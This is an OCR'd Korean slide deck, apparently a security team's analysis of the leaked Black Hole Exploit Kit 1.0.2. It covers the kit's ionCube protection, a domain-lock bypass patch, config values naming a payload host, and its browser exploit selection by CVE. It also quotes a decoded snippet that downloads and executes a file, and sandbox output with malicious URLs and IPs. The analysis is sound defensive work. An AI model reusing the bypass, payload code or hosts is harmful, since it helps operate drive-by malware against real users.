Black Hole Exploit Kit 1.0.2 Analysis

SOFTFORUM

Security Analysis Team

개요(1/2)


- 2011년에 가장 널리 사용되는 Exploit Kit
- 가격
  - $1,500/Year, $1,000/Half Year, $700/Quarter

2010	2011
Phoenix	BlackHole
Eleonore	NeoSploit
NeoSploit	Phoenix
YESExploitKit	Incoginto
SEOSploitPack	Eleonore

http://www.securelist.com/en/analysis/204792184/Exploit_kits_attack_vector_mid_year_update

개요(2/2)

- The Hacker News를 통해 Black Hole Exploit Kit 1.0.2 이 배포됨



http://thehackernews.com/2011/05/blackhole-exploit-kit-download.html

디렉토리 구조(1/2)

- Root : index.php(취약점 파악 및 Exploit 선택), config.php(설정파일), adm.php(관리자 파일)
  - files : 알 수 없음
  - games : Exploit 파일
  - lib : index.php 또는 adm.php등에서 사용할 라이브러리 파일

디렉토리 구조(2/2)


- Root
  - templates/default or /pda : 관리자 화면 UI(추측)

파일 구조(1/2)

- PHP 파일은 ionCube로 Encoding되어 있음
  - 그러므로 설치 및 실행을 위해서 ionCube Zend 모듈을 설치해야 함
- ioncube : http://www.ioncube.com/

파일 구조(2/2)


- ionCube 모듈이 없으면, 에러!!!



보호 기능(1/4)

- Black Hole Exploit Kit 1.0.2은 ionCube이 제공하는 보호 기능 사용
- 대부분의 파일이 Encoding 되어 있음

(예외 config.php, threadData.php)



http://www.darkreading.com/advanced-threats/167901091/security/vulnerabilities/229625617/freebie-black-hole-exploit-kit-limited-by-encoding.html

보호 기능(2/4)

- Domain Lock(IP 주소 Lock) : Black Hole Exploit Kit 1.0.2은 이미 지정된 IP 에서만 설치 가능함

보호 기능(3/4)

- The Black Hole Exploit Kit 1.0.2는 License에 따라 기간이 지나면 만료됨(추측)
- The Black Hole Exploit Kit 제작자는 Exploit Kit을 판매할 때, 구매자로부터 사용 기간과 설치할 IP 주소를 요청할 것으로 예상됨

```
<br />
        <b>Fatal error</b>:  <br>The encoded file <b>C:WAPM_SetupWhtdocsWindex.php
</b> has expired. in <b>Unknown</b> on line <b>0</b><br />
```

보호 기능(4/4)

- Encoding된 PHP 파일을 Decoding하더라도, 함수의 이름은 난독화되어 있음
  - 난독화는 풀리지 않음

```
_obfuscate_DQIuEgQHBzM_MTQkFD4YCjILNzcvCCI ( "insert into Referers (Domain, Path)
values (\"".  _obfuscate_DVw3OBIBDigSMhg3AhEMPDQsIigzFCI ( $Referer['host'] )."\",
\"".  _obfuscate_DVw3OBIBDigSMhg3AhEMPDQsIigzFCI ( $refererPuth )."\")" );
$refererId = _obfuscate_DTQ2DSsdHwkQGCUBEwYHEBcmBgcQCzI ( );
```

27-07-2011

Ted Bundy
Senior Member

Ioncube decoded Blackhole exploit pack

Hello,

and i was approved to OSC.

lay on decoding black hole exploit pack.

to bypass the domain lock.

making this post.

does anyone now if im doing something wrong. or if there is just no way to get it up.

i do know they are decoded bleeding v2 decoded files out there that work.

http://www.opensc.ws/web-development/15785-ioncube-decoded-blackhole-exploit-pack.html

보호 기능 우회(1/6)

- Encoding된 PHP 파일
  - Black Hole Exploit Kit 1.0.2은 최신 ionCube(7.0)로 Encoding되지 않은 것으로 예상됨
  - NWS decoder은 일부를 Decoding할 수 있음. 현재까지 완벽하게 Decoding된 Exploit Kit을 확인하지 못함

보호 기능 우회(2/6)

- Encoding된 PHP 파일
  - Decoding된 파일은 PHP 문법이 맞지 않음.
- 코드를 수동으로 수정해야 함

```php
<?php
/**********************/
/*                    */
/*  Dezend for PHP5   */
/*        NWS         */
/*     Nulled.WS      */
/*                    */
/**********************/

if ( !isset( $_GET['f'] ) )
{
    exit( );
}
include( "../config.php" );
include( "../".( "LibDir", "lib" )."/js.php" );
include( "../".( "LibDir", "lib" )."/sc.php" );
```

보호 기능 우회(3/6)

- Domain Lock
  - Decoding 후, index.php 파일(Browser 클래스)에 compareIP 함수가 있음
    - 함수 이름이 난독화되어 있기 때문에 정확한 의미를 파악할 수 없음
    - 그러나 의미를 일부 파악하거나 보호 기능을 우회할 수 있음

보호 기능 우회(4/6)

```php
//vOnSch3lling
//compareIP function may be generated by ionCube PHP Encoder
//if $good == true, allow access
//else $good == false, do not access
public static function compareIP( $ip, $mask )
{
    //vOnSch3lling
    //_obfuscate_DRk9FTOfAywxOQ5bQDQBBxABWwUkQAE == split
    $arr = _obfuscate_DRk9FTOfAywxOQ5bQDQBBxABWwUkQAE  ( ".", $ip );
    $arr2 = _obfuscate_DRk9FTOfAywxOQ5bQDQBBxABWwUkQAE  ( ".", $mask );
    $good = true;
    $i = 0;
    //vOnSch3lling
    //_obfuscate_DRAxBQwdBxskCygsEhQtIzAOJBUtNAE == count
    while ( $i < _obfuscate_DRAxBQwdBxskCygsEhQtIzAOJBUtNAE  ( $arr ) )
    {
        if ( $arr2[$i] != "*" && $arr2[$i] != $arr[$i] )
        {
            $good = false;
            break;
        }
        ++$i;
    }
    //vOnSch3lling
    return $good;
    //return true;
}
```

```php
//vOnSch3lling
//Maybe IPCompare function call
foreach ( $threadData['IP'][1] as $ref )
{
    //vOnSch3lling

    if ( ( $ip, $ref ) )
    {
        _obfuscate_DQUrNTMROAdAIkAGHTI5PQYPKCw2BTI  ( "HTTP/1.0 404 Not Found" );
        exit( );
    }

}
```

보호 기능 우회(5/6)

- Domain Lock
  - Domain Lock 기능을 우회하기 위해, ‘return $good;’을 ‘return true;’로 치환
  - ‘foreach ($threadData['IP'][1] as $ref)’에서 IP 주소($threadData[‘IP’][1])는 $threadData(lib/threadData.php)에 정의되어 있음

보호 기능 우회(6/6)

- 난독화된 함수 이름
  - 지금까지 이와 같은 난독화 방법을 풀기 위한 방법을 찾지 못했음
- 난독화 보호 기능은 ionCube 또는 다른 보호 모듈이 제공하는 것으로 예상됨
  - 그러나 확인할 수 없음

config.php 분석(1/3)

- config.php config 클래스를 포함함
  - config 클래스는 private 배열과 3개의 public 함수를 포함하고 있음
- 설정 파일 내용은 private $config private 배열에 저장되어 있음

config.php 분석(2/3)

- $config 배열

```
static private $config = array(
        /* ---config--- */
        'Version'                       => '1.0.2', //v0nSch3lling : Black Hole Exploit Kit Version
        'StatFileName'                  => 'stat', //v0nSch3lling : [Maybe]Statistics Panel File
        'MainFileName'                  => 'index', //v0nSch3lling : [Maybe]File for Exploit
        'DownloadFileName'              => 'd', //v0nSch3lling : [Maybe]Shellcode in Exploit access ‘d.php’
        'ExploitsDir'                => 'games', //v0nSch3lling : Exploit Directory
        'urltosmb'                      => '195.80.151.59\\\\pub\\\\new.avi', //v0nSch3lling : SMB Exploit
        'AjaxAutoreloadInterval' => '10',
        'MaxCountriesLimit'             => '15',
        'MaxOSLimit'                    => '10',
        'MaxExploitsLimit'              => '999',
        'MaxBrowsersLimit'              => '10',
        'MaxSecondLimit'                => '5',
        'MaxThreadsLimit'               => '10',
        'MaxReferersLimit'              => '10',
        'AdminPass'                     => '202cb962ac59075b964b07152d234b70', //v0nSch3lling : Panel
PW 123
        'MysqlHost'                        => 'localhost',
        'MysqlUsername'                 => 'blackhole',
```

config.php 분석(3/3)

- $config 배열

```
'MysqlPassword'          => 'f1OqI2QP6AknVRhjNd82XexZ7CE85l', //v0nSch3lling : Not Cracked
  'MysqlDatabase'        => 'blackhole', //v0nSch3lling : Database Name
  'LibDir'               => 'lib',
  'FilesDir'             => 'files',
      'JSDir'                => 'js', //relative to LibDir directory
      'CSSDir'               => 'css', //relative to LibDir directory
      'ImgDir'               => 'img', //relative to LibDir directory
      'TemplatesDir'         => 'templates',
      'DefaultLanguage'      => 'ru', //v0nSch3lling : Language
      'DefaultTemplate'   => 'default',
      'MainParamName'            => 'a',
      'StatParamName'            => 'tp',
      'AuthVariable'         => 'Auth',
      'ShowReferers'         => '0',
      'LastMaxRefererID'     => '0',
      'virtestLogin'         => '0:::',
      'virtestPass'          => '',
      /* ---config--- */
);
```

index.php 분석

- 개요
  - index.php는 방문자의 환경을 분석하고 적절한 Exploit을 선택
    - 로그 : IP 주소, 국가
    - Exploit 환경 : 운영체제, 웹 브라우저, Adobe Acrobat Reader, Java, Windows Media Player

index.php 분석

- 구조

class Browser

MySQL Connection

CompareIP

Write LOG

$selectedExploits(from 0 to 6)

index.php 분석

- $selectedExploit =? 0 : IE < 7.0
  - function xkg : createObject
  - function gr : ADODB.Stream Object
  - function ewvf : CVE-2006-0003 Exploit

```
if ( _obfuscate_DRomDhFbHx03LxUnDjAHJB0aMAw3CwE|( "0", $selectedExploits ) && $Client['name'] == "msie"
&& _obfuscate_DSofATspGzcnOSYuORwTGCgMwQBhE|( $Client['version'], "7.0", "<" ) )
{
      $exploitsContent .= "\r\nfunction xkg(nsu,js){...}\r\nfunction gr(sgw){...}\r\nfunction ewvf(){...}";
}
else
{
        $exploitsContent .= "function ewvf(){zazo();};";
}
```

index.php 분석

- $selectedExploit =? 0 : IE < 7.0

```
//v0nSch3lling
//CVE-2006-0003
//BD96C556-65A3-11D0-983A-00C04FC29E30 - RDS.DataControl (ms06-014; cve-2006-0003)
//BD96C556-65A3-11D0-983A-00C04FC29E36 - RDS.DataSpace (ms06-014; cve-2006-0003)
//AB9BCEDD-EC7E-47E1-9322-D4A210617116 - Business.Object.Factory
//0006F033-0000-0000-C000-000000000046 - Outlook.Data.Object
//0006F03A-0000-0000-C000-000000000046 - Outlook.Application
//6e32070a-766d-4ee6-879c-dc1fa91d2fc3 - SoftwareDistribution.MicrosoftUpdateWebControl.1
//6414512B-B978-451D-A0D8-FCFDF33E833C - SoftwareDistribution.WebControl.1
//7F5B7F63-F06F-4331-8A26-339E03C0AE3D - WMIScriptUtils.WMIObjectBroker2.1 (ms06-073; cve-2006-4704)
//06723E09-F4C2-43c8-8358-09FCD1DB0766 - VsmIDE.DTE
//639F725F-1B2D-4831-A9FD-874847682010 - DExplore.AppObj.8.0
//BA018599-1DB3-44f9-83B4-461454C84BF8 - VisualStudio.DTE.8.0
//D0C07D56-7C69-43F1-B4A0-25F5A11FAB19 - Microsoft.DbgClr.DTE.8.0
//E8CCCDDF-CA28-496b-B050-6C07C962476B - VsaIDE.DTE
var lhqh = new Array('BD96C556-65A3-11D0-983A-00C04FC29E36', 'BD96C556-65A3-11D0-983A-00C04FC29E30',
'AB9BCEDD-EC7E-47E1-9322-D4A210617116', '0006F033-0000-0000-C000-000000000046', '0006F03A-0000-0000-
C000-000000000046', '6e32070a-766d-4ee6-879c-dc1fa91d2fc3', '6414512B-B978-451D-A0D8-FCFDF33E833C',
'7F5B7F63-F06F-4331-8A26-339E03C0AE3D', '06723E09-F4C2-43c8-8358-09FCD1DB0766', '639F725F-1B2D-4831-
A9FD-874847682010', 'BA018599-1DB3-44f9-83B4-461454C84BF8', 'D0C07D56-7C69-43F1-B4A0-25F5A11FAB19',
```

index.php 분석

- $selectedExploit =? 0 : IE < 7.0
  - related files : mxmt.exe(=?03b51a3344.exe)

[MD5]7e186ad404f718e02585d82c0436e200
[FILE]C:\Documents and Settings\Administrator\Application Data\Effu\wyito.udo
[FILE]C:\Documents and Settings\Administrator\Application Data\Pylye\nihe.exe
[THREAD]C:\WINDOWS\explorer.exe
    [WRITE]nihe.exe wrote to the virtual memory of this process
[THREAD]C:\WINDOWS\system32\ctfmon.exe
    [WRITE]nihe.exe wrote to the virtual memory of this process
[THREAD]C:\WINDOWS\system32\wscntfy.exe
    [WRITE]nihe.exe wrote to the virtual memory of this process
[NETWORK]DNS : www.google.com
[NETWORK]66.102.7.99:80 - [www.google.com] GET /webhp

http://www.auscert.org.au/render.html?it=13759
http://anubis.iseclab.org/?action=result&task_id=1c1d0f0a207f03234b1fdebdd3d3f2827&format=html

index.php 분석

- $selectedExploit =? 0 : IE < 7.0
  - 예제(from jsunpack)

dwr2.cz.cc/imgurl.php benign

[nothing detected] (iframe) dwr2.cz.cc/imgurl.php

status: (referer=www.google.com/trends/hottrends)saved 154118 bytes 44c5801a3646ce76ddb3daa701d1e1518fbbda7f

info: [decodingLevel=0] found JavaScript

info: DecodedGenericCLSID detected 6e32070a-766d-4ee6-879c-dc1fa91d2fc3 BA018599-1DB3-44f9-83B4-461454C84BF8 BD96C556-65A3-11D0-983A-00C04FC29E30 CA8A9780-280D-11CF-A24D-444553540000 6414512B-B978-451D-A0D8-FCFDF33E833C D0C07D56-7C69-43F1-B4A0-25F5A11FAB19 AB9BCEDD-EC7E-47E1-9322-D4A210617116 0006F033-0000-0000-C000-000000000046 7F5B7F63-F06F-4331-8A26-339E03C0AE3D 8AD9C840-044E-11D1-B3E9-00805F499D93 E8CCCDDF-CA28-496b-B050-6C07C962476B CAFEEFAC-DEC7-0000-0000-ABCDEFFEDCBA 06723E09-F4C2-43c8-8358-09FCD1DB0766 0006F03A-0000-0000-C000-000000000046 639F725F-1B2D-4831-A9FD-874847682010 BD96C556-65A3-11D0-983A-00C04FC29E36

info: ActiveXDataObjectsMDAC detected MSXML2.ServerXMLHTTP Microsoft.XMLHTTP

info: Decodediframe detected

info: [javascript variable] URL=dwr2.cz.cc/d.php?f=1&e=0

info: [javascript variable] URL=http:-J-jar-JWWWWW195.80.151.91WWpubWWnew.avi http:/dwr2.cz.cc/d.php?f=1&e=1 none

info: [open] URL=dwr2.cz.cc/d.php?f=1&e=0


d415/ddec8d12ecb9cfeac0e445104bf7548d50b9 from dwr2.cz.cc/imgurl.php (21994 bytes, 102 hidden) download

```
ji.Type=1;sx.send(null);rb=sx.responseBody;ji.Open();ji.Write(rb);ji.SaveToFile(qbnp,2);sap.ShellExecute(qbnp);return 1;} function ewvf(){var pabl=0;var lhqh=new
Array('BD96C556-65A3-11D0-983A-00C04FC29E36','BD96C556-65A3-11D0-983A-00C04FC29E30','AB9BCEDD-EC7E-47E1-9322-D4A210617116','0006F033-0000-
0000-C000-000000000046','0006F03A-0000-0000-C000-000000000046','6e32070a-766d-4ee6-879c-dc1fa91d2fc3','6414512B-B978-451D-A0D8-
FCFDF33E833C','7F5B7F63-F06F-4331-8A26-339E03C0AE3D','06723E09-F4C2-43c8-8358-09FCD1DB0766','639F725F-1B2D-4831-A9FD-
874847682010','BA018599-1DB3-44f9-83B4-461454C84BF8','D0C07D56-7C69-43F1-B4A0-25F5A11FAB19','E8CCCDDF-CA28-496b-B050-
```

http://jsunpack.jeek.org/dec/go?report=cecc0f01d16f86405430d97bd562cd7ae71bd3c8

index.php 분석

- $selectedExploit =? 0 : IE < 7.0



index.php 분석

- $selectedExploit =? 1
  - function zazo : CVE-2009-1671 Exploit

```
//v0nSch3lling
//Maybe $selectedExploits == 1
if ( _obfuscate_DRomDhFbHx03LxUnDjAHJB0aMAw3CwE|( "1", $selectedExploits ) )
{
        $exploitsContent .= "function zazo(){try{var cg=\"http: -J-jar -J\\\\\\\\\".( "urltosmb" )."  ".$urltoexe."1 none\";if
